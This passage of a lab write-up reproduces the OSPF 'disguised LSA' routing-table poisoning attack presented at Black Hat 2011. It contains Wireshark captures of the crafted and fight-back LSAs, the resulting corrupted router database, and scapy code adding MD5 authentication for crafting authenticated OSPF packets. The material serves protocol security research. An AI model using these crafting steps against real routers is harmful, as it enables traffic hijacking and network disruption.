No.   Time        Source        Destination    Protocol  Length  Info
    8 1.061595    10.0.1.1      224.0.0.5      OSPF         110  LS Update
    9 1.062322    10.0.3.2      224.0.0.5      OSPF         110  LS Update
   10 1.064573    10.0.2.3      224.0.0.5      OSPF         122  LS Update
   11 1.064847    10.0.1.1      224.0.0.5      OSPF         122  LS Update
   12 1.081832    10.0.2.3      224.0.0.5      OSPF         110  LS Update
   13 1.081857    10.0.2.3      224.0.0.5      OSPF         110  LS Update
   14 1.081860    10.0.3.3      224.0.0.5      OSPF         110  LS Update
   15 1.082119    10.0.2.1      10.0.2.3       OSPF          78  LS Acknowledge
   16 1.088974    10.0.2.1      224.0.0.5      OSPF          78  LS Acknowledge
   19 1.777008    10.0.3.3      224.0.0.5      OSPF          78  LS Acknowledge
   20 1.843012    10.0.1.2      224.0.0.5      OSPF          78  LS Acknowledge
   30 6.096061    10.0.1.1      10.0.1.2       OSPF         122  LS Update
+ Frame 10: 122 bytes on wire (976 bits), 122 bytes captured (976 bits)
+ Ethernet II, Src: Vmware_87:7e:7b (00:0c:29:87:7e:7b), Dst: IPv4mcast_00:00:05 (01:00:5e:00:00:05)
+ Internet Protocol Version 4, Src: 10.0.2.3 (10.0.2.3), Dst: 224.0.0.5 (224.0.0.5)
− Open Shortest Path First
  + OSPF Header
  − LS Update Packet
      Number of LSAs: 1
    − LS Type: Router-LSA
        LS Age: 1 seconds
        Do Not Age: False
      + Options: 0x02 (E)
        Link-State Advertisement Type: Router-LSA (1)
        Link State ID: 10.0.2.3
        Advertising Router: 10.0.2.3 (10.0.2.3)
        LS Sequence Number: 0x80005201
        LS Checksum: 0xb3ce
        Length: 60
```

```
+ Frame 10: 122 bytes on wire (976 bits), 122 bytes captured (976 bits)
+ Ethernet II, Src: Vmware_87:7e:7b (00:0c:29:87:7e:7b), Dst: IPv4mcast_00:00:05 (01:00:5e
+ Internet Protocol Version 4, Src: 10.0.2.3 (10.0.2.3), Dst: 224.0.0.5 (224.0.0.5)
− Open Shortest Path First
  + OSPF Header
  − LS Update Packet
      Number of LSAs: 1
    − LS Type: Router-LSA
        LS Age: 1 seconds
        Do Not Age: False
      + Options: 0x02 (E)
        Link-State Advertisement Type: Router-LSA (1)
        Link State ID: 10.0.2.3
        Advertising Router: 10.0.2.3 (10.0.2.3)
        LS Sequence Number: 0x80005201
        LS Checksum: 0xb3ce
        Length: 60
      + Flags: 0x00
        Number of Links: 3
      − Type: Transit  ID: 10.0.2.3       Data: 10.0.2.3       Metric: 30
          IP address of Designated Router: 10.0.2.3
          Link Data: 10.0.2.3
          Link Type: 2 - Connection to a transit network
          Number of TOS metrics: 0
          TOS 0 metric: 30
      − Type: Transit  ID: 10.0.3.3       Data: 10.0.3.3       Metric: 30
          IP address of Designated Router: 10.0.3.3
          Link Data: 10.0.3.3
          Link Type: 2 - Connection to a transit network
          Number of TOS metrics: 0
          TOS 0 metric: 30
      − Type: Unknown  ID: 0.0.0.0        Data: 0.0.0.0        Metric: 189
          Unknown link ID: 0.0.0.0
          Link Data: 0.0.0.0
          Link Type: 13 - Unknown link type
          Number of TOS metrics: 0
```


3. R1 sends the fight back that will be rejected due to the previous packet craft at step 2.



```
Filter: ospf && !ospf.msg.hello                Expression...  Clear  Apply
No.  Time        Source      Destination  Protocol Length Info
   8 1.061595    10.0.1.1    224.0.0.5    OSPF      110 LS Update
   9 1.062322    10.0.3.2    224.0.0.5    OSPF      110 LS Update
  10 1.064573    10.0.2.3    224.0.0.5    OSPF      122 LS Update
  11 1.064847    10.0.1.1    224.0.0.5    OSPF      122 LS Update
  12 1.081832    10.0.2.3    224.0.0.5    OSPF      110 LS Update
  13 1.081857    10.0.2.3    224.0.0.5    OSPF      110 LS Update
  14 1.081860    10.0.3.3    224.0.0.5    OSPF      110 LS Update
  15 1.082119    10.0.2.1    10.0.2.3     OSPF       78 LS Acknowledge
  16 1.088974    10.0.2.1    224.0.0.5    OSPF       78 LS Acknowledge
  19 1.777008    10.0.3.3    224.0.0.5    OSPF       78 LS Acknowledge
  20 1.843012    10.0.1.2    224.0.0.5    OSPF       78 LS Acknowledge
  30 6.096061    10.0.1.1    10.0.1.2     OSPF      122 LS Update

+ Frame 13: 110 bytes on wire (880 bits), 110 bytes captured (880 bits)
+ Ethernet II, Src: Vmware_87:7e:7b (00:0c:29:87:7e:7b), Dst: IPv4mcast_00:00:05 (01:00:5e:00:00:05
+ Internet Protocol Version 4, Src: 10.0.2.3 (10.0.2.3), Dst: 224.0.0.5 (224.0.0.5)
- Open Shortest Path First
  + OSPF Header
  - LS Update Packet
      Number of LSAs: 1
    - LS Type: Router-LSA
        LS Age: 1 seconds
        Do Not Age: False
      + Options: 0x02 (E)
        Link-State Advertisement Type: Router-LSA (1)
        Link State ID: 10.0.2.3
        Advertising Router: 10.0.2.3 (10.0.2.3)
        LS Sequence Number: 0x80005201
        LS Checksum: 0xb3ce
        Length: 48
```

```
13 1.081857 10.0.2.3 224.0.0.5 OSPF 110 LS Update
+ Frame 13: 110 bytes on wire (880 bits), 110 bytes captured (880 bits)
+ Ethernet II, Src: Vmware_87:7e:7b (00:0c:29:87:7e:7b), Dst: IPv4mcast_00:00:05 (01:00:5e:0
+ Internet Protocol Version 4, Src: 10.0.2.3 (10.0.2.3), Dst: 224.0.0.5 (224.0.0.5)
- Open Shortest Path First
  + OSPF Header
  - LS Update Packet
      Number of LSAs: 1
    - LS Type: Router-LSA
        LS Age: 1 seconds
        Do Not Age: False
      + Options: 0x02 (E)
        Link-State Advertisement Type: Router-LSA (1)
        Link State ID: 10.0.2.3
        Advertising Router: 10.0.2.3 (10.0.2.3)
        LS Sequence Number: 0x80005201
        LS Checksum: 0xb3ce
        Length: 48
      + Flags: 0x00
        Number of Links: 2
      - Type: Transit  ID: 10.0.2.3       Data: 10.0.2.3       Metric: 10
          IP address of Designated Router: 10.0.2.3
          Link Data: 10.0.2.3
          Link Type: 2 - Connection to a transit network
          Number of TOS metrics: 0
          TOS 0 metric: 10
      - Type: Transit  ID: 10.0.3.3       Data: 10.0.3.3       Metric: 10
          IP address of Designated Router: 10.0.3.3
          Link Data: 10.0.3.3
          Link Type: 2 - Connection to a transit network
          Number of TOS metrics: 0
          TOS 0 metric: 10
```

Comparison of two packets :




```
Filter: ospf && !ospf.msg.hello                Expression...  Clear  Apply
No.  Time        Source      Destination  Protocol Length Info
   8 1.061595    10.0.1.1    224.0.0.5    OSPF      110 LS Update
   9 1.062322    10.0.3.2    224.0.0.5    OSPF      110 LS Update
  10 1.064573    10.0.2.3    224.0.0.5    OSPF      122 LS Update
  11 1.064847    10.0.1.1    224.0.0.5    OSPF      122 LS Update
  12 1.081832    10.0.2.3    224.0.0.5    OSPF      110 LS Update
  13 1.081857    10.0.2.3    224.0.0.5    OSPF      110 LS Update
```

```
10 1.064573 10.0.2.3 224.0.0.5 OSPF 122 LS Update
    - LS Type: Router-LSA
        LS Age: 1 seconds
        Do Not Age: False
      + Options: 0x02 (E)
        Link-State Advertisement Type: Router-LSA (1)
        Link State ID: 10.0.2.3
        Advertising Router: 10.0.2.3 (10.0.2.3)
        LS Sequence Number: 0x80005201
        LS Checksum: 0xb3ce
        Length: 60
      + Flags: 0x00
        Number of Links: 3
      - Type: Transit  ID: 10.0.2.3       Data: 10.0.2.3       Metric: 30
          IP address of Designated Router: 10.0.2.3
          Link Data: 10.0.2.3
          Link Type: 2 - Connection to a transit network
          Number of TOS metrics: 0
          TOS 0 metric: 30
      - Type: Transit  ID: 10.0.3.3       Data: 10.0.3.3       Metric: 30
          IP address of Designated Router: 10.0.3.3
          Link Data: 10.0.3.3
          Link Type: 2 - Connection to a transit network
          Number of TOS metrics: 0
          TOS 0 metric: 30
```


```
13 1.081857 10.0.2.3 224.0.0.5 OSPF 110 LS Update
  + OSPF Header
  - LS Update Packet
      Number of LSAs: 1
    - LS Type: Router-LSA
        LS Age: 1 seconds
        Do Not Age: False
      + Options: 0x02 (E)
        Link-State Advertisement Type: Router-LSA (1)
        Link State ID: 10.0.2.3
        Advertising Router: 10.0.2.3 (10.0.2.3)
        LS Sequence Number: 0x80005201
        LS Checksum: 0xb3ce
        Length: 48
      + Flags: 0x00
        Number of Links: 2
      - Type: Transit  ID: 10.0.2.3       Data: 10.0.2.3       Metric: 10
          IP address of Designated Router: 10.0.2.3
          Link Data: 10.0.2.3
          Link Type: 2 - Connection to a transit network
          Number of TOS metrics: 0
          TOS 0 metric: 10
      - Type: Transit  ID: 10.0.3.3       Data: 10.0.3.3       Metric: 10
          IP address of Designated Router: 10.0.3.3
          Link Data: 10.0.3.3
```

Both packets contains the same sequence number, checksum and age (+/- 15 min)

4. R2 flood the disguised LSA, R1 receives it and drops the packet, seeing it as the one it has sent at step 3.




```
Filter: ospf && !ospf.msg.hello

No.  Time        Source     Destination  Protocol Length Info
 14 1.081860     10.0.3.3   224.0.0.5    OSPF      110 LS Update
 15 1.082119     10.0.2.1   10.0.2.3     OSPF       78 LS Acknowledge
 16 1.088974     10.0.2.1   224.0.0.5    OSPF       78 LS Acknowledge
 19 1.777008     10.0.3.3   224.0.0.5    OSPF       78 LS Acknowledge
 20 1.843012     10.0.1.2   224.0.0.5    OSPF       78 LS Acknowledge
 30 6.096061     10.0.1.1   10.0.1.2     OSPF      122 LS Update
 31 6.096509     10.0.3.2   224.0.0.5    OSPF      122 LS Update
 32 6.852238     10.0.1.2   224.0.0.5    OSPF       78 LS Acknowledge
 70 13.384556    10.0.3.2   10.0.3.3     OSPF      122 LS Update
 71 13.385659    10.0.3.3   10.0.3.2     OSPF       78 LS Acknowledge
283 100.882110   10.0.1.2   224.0.0.5    OSPF       94 LS Update
284 100.882338   10.0.2.1   224.0.0.5    OSPF       94 LS Update

Frame 31: 122 bytes on wire (976 bits), 122 bytes captured (976 bits)
Ethernet II, Src: Vmware_18:44:06 (00:0c:29:18:44:06), Dst: IPv4mcast_00:00:05 (01:00:5e:00:0
Internet Protocol Version 4, Src: 10.0.3.2 (10.0.3.2), Dst: 224.0.0.5 (224.0.0.5)
Open Shortest Path First
  + OSPF Header
  - LS Update Packet
      Number of LSAs: 1
    - LS Type: Router-LSA
        LS Age: 8 seconds
        Do Not Age: False
      + Options: 0x02 (E)
        Link-State Advertisement Type: Router-LSA (1)
        Link State ID: 10.0.2.3
        Advertising Router: 10.0.2.3 (10.0.2.3)
        LS Sequence Number: 0x80005201
        LS Checksum: 0xb3ce
        Length: 60
      + Flags: 0x00
000   01 00 5e 00 00 05 00 0c  29 18 44 06 08 00 45 c0   ..^..... ).D...E.
```



```
31 6.096509 10.0.3.2 224.0.0.5 OSPF 122 LS Update
+ Frame 31: 122 bytes on wire (976 bits), 122 bytes captured (976 bits)
+ Ethernet II, Src: Vmware_18:44:06 (00:0c:29:18:44:06), Dst: IPv4mcast_00:00:05 (01:00:5e
+ Internet Protocol Version 4, Src: 10.0.3.2 (10.0.3.2), Dst: 224.0.0.5 (224.0.0.5)
- Open Shortest Path First
  + OSPF Header
  - LS Update Packet
      Number of LSAs: 1
    - LS Type: Router-LSA
        LS Age: 8 seconds
        Do Not Age: False
      + Options: 0x02 (E)
        Link-State Advertisement Type: Router-LSA (1)
        Link State ID: 10.0.2.3
        Advertising Router: 10.0.2.3 (10.0.2.3)
        LS Sequence Number: 0x80005201
        LS Checksum: 0xb3ce
        Length: 60
      + Flags: 0x00
        Number of Links: 3
      - Type: Transit  ID: 10.0.2.3      Data: 10.0.2.3      Metric: 30
          IP address of Designated Router: 10.0.2.3
          Link Data: 10.0.2.3
          Link Type: 2 - Connection to a transit network
          Number of TOS metrics: 0
          TOS 0 metric: 30
      - Type: Transit  ID: 10.0.3.3      Data: 10.0.3.3      Metric: 30
          IP address of Designated Router: 10.0.3.3
          Link Data: 10.0.3.3
          Link Type: 2 - Connection to a transit network
          Number of TOS metrics: 0
          TOS 0 metric: 30
      - Type: Unknown  ID: 0.0.0.0       Data: 0.0.0.0       Metric: 189
          Unknown link ID: 0.0.0.0
          Link Data: 0.0.0.0
```

We then check the rt3 router's database that should be corrupted:



```
LS age: 17
Options: 0x2  : *|-|-|-|-|-|E|*
LS Flags: 0x6
Flags: 0x0
LS Type: router-LSA
Link State ID: 10.0.2.3
Advertising Router: 10.0.2.3
LS Seq Number: 80005201
Checksum: 0xb3ce
Length: 60
 Number of Links: 3

  Link connected to: a Transit Network
   (Link ID) Designated Router address: 10.0.2.3
   (Link Data) Router Interface address: 10.0.2.3
    Number of TOS metrics: 0
     TOS 0 Metric: 30

  Link connected to: a Transit Network
   (Link ID) Designated Router address: 10.0.3.3
   (Link Data) Router Interface address: 10.0.3.3
    Number of TOS metrics: 0
     TOS 0 Metric: 30

  Link connected to: Network Mask
   (Link ID) U����8�U^L�]�▯����▯ 0.0.0.0
   (Link Data) (null): 0.0.0.0
    Number of TOS metrics: 0
     TOS 0 Metric: 189
```

The attack is successful.

The database is actually corrupted until the next update (every 30 mins by default)

Important:

- To achieve the attack correctly in multicast, latency was generated at rt4. Indeed the router (rt4) was sending the fight back packet before we could send the disguise packet (less than a millisecond)

Authentication OSPF – scapy :

Implementation of message digest authentication for OSPF. (scapy/contrib/ospf.py)

Addition of MD5 Auth Header:

```
# Class Auth MD5
class OSPF_Hdr_Auth_md5(Packet):
# Only for MD5 (16 bytes)
name = « OSPF Header Auth »
fields_desc = [
        StrFixedLenField("authdata",None,16)
        ]
```

Get and Set method used to update the OSPF key, called in scapy using the command: OSPF_Auth_SetKey ("key")

```
md5_key = « secret »
# Get/Set the ospf key
def  OSPF_Auth_SetKey(key):
        global md5_key
        md5_key = key
def  OSPF_Auth_GetKey():
        return md5_key
```

We need to modify the OSPF Header (OSPF_Hdr) to take into account the md5 authentication, the change is made in the post_build(), which permit to modify the packet after building it (build() function)

This is often used to update the field size and the checksum, we also use it for the md5 authentication.


(Note: To view the change we must use the show2 () command that launches the post_build () unlike the show () that lunch the build()).

```
def post_build(self, p, pay):
         # TODO: Remove LLS data from pay
        # LLS data blocks may be attached to OSPF Hello and DD packets
        # The length of the LLS block shall not be included into the length of OSPF packet
        # See <http://tools.ietf.org/html/rfc5613>
        p += pay
        l = self.len
        if l is None:
                l = len(p)
                p = p[:2] + struct.pack(« !H », l) + p[4:]
        if self.chksum is None:
                if self.authtype == 2:
                ck = 0   # Crypto, see RFC 2328, D.4.3
                hash_md5 = hashlib.md5()
                secret = OSPF_Auth_GetKey()  # Get the md5 key/length
                # Calcul of authdata
                p = p[:l] + secret + « \x00″*(16-len(secret))
                hash_md5.update(p)
                # Adding the authdata payload at the end of the paquet
                p = p[:l] + hash_md5.digest()
        else:
                # Checksum is calculated without authentication data
                # Algorithm is the same as in IP()
                ck = checksum(p[:16] + p[24:])
        p = p[:12] + chr(ck >> 8) + chr(ck & 0xff) + p[14:]
        return p
```

Finally, we specify the combinations of possible layers, so scapy can recognize the authentication data at the end of our packet (the OSPF_Hdr_Auth_md5 Header)

```
bind_layers(OSPF_Hdr, OSPF_LSUpd,                )
bind_layers(OSPF_Hdr, OSPF_LSAck,                 )
bind_layers(OSPF_LSUpd,          OSPF_Hdr_Auth_md5, )
bind_layers(OSPF_LSAck,           OSPF_Hdr_Auth_md5, )
bind_layers(OSPF_LSReq,     OSPF_Hdr_Auth_md5,      )
bind_layers(OSPF_DBDesc,    OSPF_Hdr_Auth_md5,  )
```

Now, we can craft OSPF packet with the message digest authentication



```
###[ OSPF Header ]###
        version= 2
        type= LSAck
        len= 64
        src= 10.0.1.2
        area= 0.0.0.0
        chksum= 0x0
        authtype= Crypto
        reserved= 0x0
        keyid= 1
        authdatalen= 16
        seq= 0x4f5a6c63
###[ OSPF Link State Acknowledgement ]###
           \lsaheaders\
            |###[ OSPF LSA Header ]###
            |  age= 3600
            |  options= E
            |  type= network
            |  id= 10.0.2.3
            |  adrouter= 10.0.2.3
            |  seq= 0x80000003L
            |  chksum= 0x58c6
            |  len= 32
            |###[ OSPF LSA Header ]###
            |  age= 1
            |  options= E
            |  type= router
            |  id= 10.0.2.3
            |  adrouter= 10.0.2.3
            |  seq= 0x80000170L
            |  chksum= 0xf085
            |  len= 48
###[ OSPF Header Auth ]###
              authdata= '\xe7\xc9\xcd\x0c\x19\x04\xfd\xc2?6\x8f\xb3\xc0)\xfe.'
```

Marc Lair.

Reference :

The attack published during the BH-us-2011:

- https://media.blackhat.com/bh-us-11/Nakibly/BH_US_11_Nakibly_Owning_the_Routing_Table_Slides.pdf
- https://media.blackhat.com/bh-us-11/Nakibly/BH_US_11_Nakibly_Owning_the_Routing_Table_WP.pdf

Scapy:

- http://www.secdev.org/projects/scapy/doc/build_dissect.html
- http://www.secdev.org/projects/scapy/doc/index.html

RFC OSPF and MD5 :

- http://www.ietf.org/rfc/rfc2328.txt
- http://www.ietf.org/rfc/rfc1321.txt